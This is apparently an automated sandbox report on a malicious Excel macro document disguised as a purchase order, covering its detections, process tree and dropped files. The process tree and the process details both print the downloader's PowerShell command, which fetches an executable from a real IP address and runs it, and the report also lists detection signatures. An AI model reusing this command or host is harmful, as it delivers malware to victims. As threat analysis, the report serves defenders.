ID: 510341
Sample Name: purchase Order.xlsm
Cookbook: defaultwindowsofficecookbook.jbs
Time: 18:07:47
Date: 27/10/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report purchase Order.xlsm

Overview


General Information

Sample Name:	purchase Order.xlsm
Analysis ID:	510341
MD5:	d1ad5761044b2a..
SHA1:	7fed2064ae36812.
SHA256:	8024e6dc8c2307..
Tags:	xlsm
Infos:	

Most interesting Screenshot:



Detection




Score:	64
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus / Scanner detection for sub…
- Multi AV Scanner detection for subm…
- Sigma detected: Microsoft Office Pr…
- Document exploit detected (process…
- Queries the volume information (nam…
- Yara signature match
- Very long cmdline option found, this…
- May sleep (evasive loops) to hinder …
- Yara detected Xls With Macro 4.0
- Excel documents contains an embe…
- Sigma detected: Windows Suspiciou…
- Creates a process in suspended mo…
- Searches for user specific documen…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 1708 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
  - powershell.exe (PID: 1444 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' -nop [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12;Invoke-WebRequest -Uri http://212.192.241.75/sam/new3.exe -OutFile $env:public\eVJOpc.exe;explorer $env:public\eVJOpc.exe MD5: 852D67A27E454BD389FA7F02A8CBE23F)
    - explorer.exe (PID: 2712 cmdline: 'C:\Windows\explorer.exe' C:\Users\Public\eVJOpc.exe MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
- explorer.exe (PID: 2416 cmdline: C:\Windows\explorer.exe /factory,{75dff2b7-6936-4c06-a8bb-676a7b00b24b} -Embedding MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
app.xml	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
Process Memory Space: powershell.exe PID: 1444	PowerShell_Susp_Parameter_Combo	Detects PowerShell invocation with suspicious parameters	Florian Roth	• 0x2be5ca:$sa2: -encodedCommand • 0x2beb87:$sa2: -EncodedCommand • 0x2bf2d2:$sa2: -EncodedCommand • 0x2bf369:$sa2: -encodedCommand • 0x286e3:$sc1: -nop • 0x288eb:$sc1: -nop • 0x2be982:$sc2: -NoProfile • 0x2be9b1:$sd2: -NonInteractive

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: Windows Suspicious Use Of Web Request in CommandLine

Sigma detected: Non Interactive PowerShell

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Antivirus / Scanner detection for submitted sample

Multi AV Scanner detection for submitted file

Software Vulnerabilities:


Document exploit detected (process start blacklist hit)

System Summary:

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Command and Scripting Interpreter 1 1	Path Interception	Process Injection 1 2	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Data from Local System 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1	Eavesdrop on Insecure Network Communicatio
Default Accounts	Scripting 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 2 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Junk Data	Exploit SS7 to Redirect Phone Calls/SMS
Domain Accounts	Exploitation for Client Execution 1	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1 2	Security Account Manager	Virtualization/Sandbox Evasion 2 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 1	NTDS	File and Directory Discovery 1 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing	LSA Secrets	System Information Discovery 1 3	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatio


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
purchase Order.xlsm	22%	Virustotal		Browse
purchase Order.xlsm	100%	Avira	W2000M/YAV.Minerva.ssocv	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://212.192.241.75/sam/new3.exe-OutFile$env:public	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://212.192.241.75/sam/new3.exeu	0%	Avira URL Cloud	safe	
http://212.192.241.75/sam/new3.exe1.0a.	0%	Avira URL Cloud	safe	
http://212.192.241.75/sam/new3.exePE	0%	Avira URL Cloud	safe	
http://212.192.2	0%	Avira URL Cloud	safe	
http://212.192.241.75/sam/new3.e	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://212.192.241.75/sam/new3.exe	0%	Avira URL Cloud	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

URLs from Memory and Binaries

Contacted IPs

No contacted IP infos

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	510341
Start date:	27.10.2021
Start time:	18:07:47
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 50s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	purchase Order.xlsm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	9
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal64.expl.winXLSM@6/7@0/0
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0

Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsm • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
18:08:24	API Interceptor	26x Sleep call for process: powershell.exe modified
18:08:27	API Interceptor	860x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\2B987DBE.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1064 x 513, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	139201
Entropy (8bit):	7.98388222737656
Encrypted:	false
SSDEEP:	3072:sWeriTte82+uLBcTvJxsQW6I6Aft9RBwcbKYWyFA6yO:sWUMdF+Bcli6I37RBwcblAa
MD5:	1007F58193E382DA00B74BD59C5AD1AD
SHA1:	CBC27D302892B57019FCBD076ACEC67541B7C5A1
SHA-256:	E5AFDB4BF82680681770132A53E16ED3341311D05BEB718AC0239B0D08B97218
SHA-512:	65339D06D22255D2C6E42A0EF1B64EECD99509FD54A7E9EDBB899C1AEC0722DDAEB41462888387F95ED3135EC542900F3944793E2D658D9F1FEA8CA0345CEC8
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\2B987DBE.png	
Preview:	.PNG.....IHDR...(.....8....gAMA.....a.... cHRM..z&.....u0...`..:....p..Q<....bKGD.....C.....pHYs.....o.d....tIME.....'.....IDATx...w...u..?U=.X..A$..H.$.,LQ9[.. [...u.. ....}..%[...E.").$f...."g.9.b.t...4.3...@.!....]9.....A@@.B.Z.....a.o>.....,K...}.!.>.e.....r.1!.Q.....F..t.P.0.6a.....c..J./..D.D.....J..BG..w.1.....([CD.Z..uy..1...y`..@)...: ..... B...nc1&./...J.....I\K.AP"(.....q,5...F...t.F.A!@.*D..H.}7.qe.@;..G.....D.....!4.....a.LoO.n.....A.....VB..(..J)JJE..B}}}.0....R..T.]G.|.L'.+R....JW.c...a.b.Z.....r.7y.K.b.v.....(..b.,.. ..w:(N....z{..W...>.m7.kK..|....?..`.1U...._u.?._...H....J.h;...../9...>..H.....`L..0....A..n.{.j.v. .v..[o..@W.....k...(."..1&.S..~....;....#.|./..w=...../._c..."2n.0..R*J...v.Sn...{.~.l.m"qC&...v <...U.Ra.{*ey.....0F.....V)..;=n....r....P..A...+...#_k....m.R.)5F..Y..y...A"BhL}...'E.D5...1dBc.[?...[G..G<.....O0..u..$....'....].N...../.A.x.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms (copy)	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.580661409163492
Encrypted:	false
SSDEEP:	96:chQCcMqEqvsqvJCwoR4z8hQCcMqEqvsEHyqvJCworT4zIuYBHG4WDh/lUVP4A2:ciNoR4z8iVHnorT4zIi4WDhg4A2
MD5:	76C9CAF04E2F94D16969BDCC015D2736
SHA1:	11D5D36EEA31684EFA59BAEFFFC220BD6BF88143
SHA-256:	F1BE95AF03D3FAAA1E264594DDDF096DA7652CE69F7F176FCCC9462E8174D2F8
SHA-512:	FF062F1660B828A9A0E5C03FC37E374B994B2947B0F1144DCDEA11AFC5E5789872770256579F3E91BA8D8B3FA4AEFE5CC28255BD7625EC66A390FB3B1055C18
Malicious:	false
Reputation:	low
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o. g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....S"...Programs..f.....:...S".*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l. l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:..:"*..... .....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:..,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\C1EA73P0DJNYCFGDEJWJ.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.580661409163492
Encrypted:	false
SSDEEP:	96:chQCcMqEqvsqvJCwoR4z8hQCcMqEqvsEHyqvJCworT4zIuYBHG4WDh/lUVP4A2:ciNoR4z8iVHnorT4zIi4WDhg4A2
MD5:	76C9CAF04E2F94D16969BDCC015D2736
SHA1:	11D5D36EEA31684EFA59BAEFFFC220BD6BF88143
SHA-256:	F1BE95AF03D3FAAA1E264594DDDF096DA7652CE69F7F176FCCC9462E8174D2F8
SHA-512:	FF062F1660B828A9A0E5C03FC37E374B994B2947B0F1144DCDEA11AFC5E5789872770256579F3E91BA8D8B3FA4AEFE5CC28255BD7625EC66A390FB3B1055C18
Malicious:	false
Reputation:	low
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o. g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....S"...Programs..f.....:...S".*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l. l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:..:"*..... .....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:..,*....=.....W.i.n.d.o.w.s.

C:\Users\user\Desktop\AE430000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Microsoft Excel 2007+
Category:	dropped
Size (bytes):	150224
Entropy (8bit):	7.959524695989025
Encrypted:	false
SSDEEP:	3072:1+zWeriTte82+uLBcTvJxsQW6I6Aft9RBwcbKYWyFA6ypD:1mWUMdF+Bcli6I37RBwcblAdD
MD5:	DE128D7EECA8D0A449D99F0C6B953892
SHA1:	5B9234A64EE193CE91303ECA0168F853E4B5DEA8
SHA-256:	8EDBE1C06C3528E1DCA93FDD5A4AECCD34F14E2310EC8857A4A96130A3EFEF74
SHA-512:	FF4C1A208D13319972F9A48B232B836127EF4A89B035477887DA2A355E0705EFBBF10CCB94C0751A0F342B6764DE6D55DA9825B90382742142C2371676AF59AD
Malicious:	false
Reputation:	low
Preview:	PK.....!.....[Content_Types].xml ...(..... ....TKO#1..#....I..Z.:...."-..L.v..8@..q....P.e.q..-.....3&2.....Y+.?..EE....<.b.$.'?....T1.S+....)lu...sd....i&#.9.P.....>..u..b2..)<.\.,x.$....V..T+.+.r..". Z.@..(..|.z.W...0..C.....P(.mO....\.d4V....8v..V..4..a..')...Ph...s.@.p..."...7.....=.d.:?E..= S.:Ue./.0...:'...PL...t.....r(..g.=n.....H...q..lW.C..$..r...v....|../.\.|..k.c..&.)D.....zA..0e.. i.7K.E....w...j..h.~.N^.....PK.....!..U0#.

C:\Users\user\Desktop\AE430000:Zone.Identifier	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	false
Reputation:	high, very likely benign file
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\Desktop\purchase Order.xlsmm (copy)	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Microsoft Excel 2007+
Category:	dropped
Size (bytes):	150224
Entropy (8bit):	7.959524695989025
Encrypted:	false
SSDEEP:	3072:1+zWeriTte82+uLBcTvJxsQW6I6Aft9RBwcbKYWyFA6ypD:1mWUMdF+Bcli6I37RBwcblAdD
MD5:	DE128D7EECA8D0A449D99F0C6B953892
SHA1:	5B9234A64EE193CE91303ECA0168F853E4B5DEA8
SHA-256:	8EDBE1C06C3528E1DCA93FDD5A4AECCD34F14E2310EC8857A4A96130A3EFEF74
SHA-512:	FF4C1A208D13319972F9A48B232B836127EF4A89B035477887DA2A355E0705EFBBF10CCB94C0751A0F342B6764DE6D55DA9825B90382742142C2371676AF59AD
Malicious:	**true**
Preview:	PK.....!.....[Content_Types].xml ...(..... ....TKO#1..#....I..Z.:...."-..L.v..8@..q....P.e.q..-.....3&2.....Y+.?..EE....<.b.$.'?....T1.S+....)lu...sd....i&#.9.P.....>..u..b2..)<.\.,.x.$....V..T+.+.r..". Z.@..(..|.z.W...0..C.....P(.mO....\.d4V....8v..V..4..a..')...Ph...s.@.p..."...7.....=.d.:?E..= S.:Ue./.0...:'...PL...t.....r(..g.=n.....H...q..lW.C..$..r...v....|../.\.|..k.c..&.)D.....zA..0e.. i.7K.E....w...j..h.~.N^.....PK.....!..U0#.

C:\Users\user\Desktop\~$purchase Order.xlsm	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fV:vBFFGS
MD5:	797869BB881CFBCDAC2064F92B26E46F
SHA1:	61C1B8FBF505956A77E9A79CE74EF5E281B01F4B
SHA-256:	D4E4008DD7DFB936F22D9EF3CC569C6F88804715EAB8101045BA1CD0B081F185
SHA-512:	1B8350E1500F969107754045EB84EA9F72B53498B1DC05911D6C7E771316C632EA750FBCE8AD3A82D664E3C65CC5251D0E4A21F750911AE5DC2FC3653E49F58
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . .

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.959887971852356
TrID:	• Excel Microsoft Office Open XML Format document with Macro (51004/1) 51.52% • Excel Microsoft Office Open XML Format document (40004/1) 40.40% • ZIP compressed archive (8000/1) 8.08%
File name:	purchase Order.xlsm
File size:	150286

General

MD5:	d1ad5761044b2abb12b78700f1a3a537
SHA1:	7fed2064ae3681227f674608df64ff1d7c45a2ee
SHA256:	8024e6dc8c230782b570a234318ba7b5a72f64ad5a1a3ff81584e080d9338eba
SHA512:	0c6ec74a014e337ce2153e682ed5bbc3c059e5d3b6b2ec90e6ab3c74eeccff055c4c776020441471d6184721b87f5391fe4566cb6e9c7a0f3548816abc57d0ee
SSDEEP:	3072:rEaWeriTte82+uLBcTvJxsQW6I6Aft9RBwcbKYWyFA6y7:rLWUMdF+Bcli6I37RBwcblAP
File Content Preview:	PK.....!.....[Content_Types].xml ...(..... ....

File Icon

Icon Hash:	e4e2aa8aa4bcbcac

Network Behavior

No network behavior found

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 1708 Parent PID: 596

General

Start time:	18:08:21
Start date:	27/10/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13ff90000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities — Show Windows behavior

Key Created

Key Value Created

Analysis Process: powershell.exe PID: 1444 Parent PID: 1708

General

Start time:	18:08:23
Start date:	27/10/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' -nop [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12;Invoke-WebRequest -Uri http://212.192.241.75/sam/new3.exe -OutFile $env:public\eVJOpc.exe;explorer $env:public\eVJOpc.exe
Imagebase:	0x13f9b0000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities — Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 2712 Parent PID: 1444

General

Start time:	18:08:27
Start date:	27/10/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
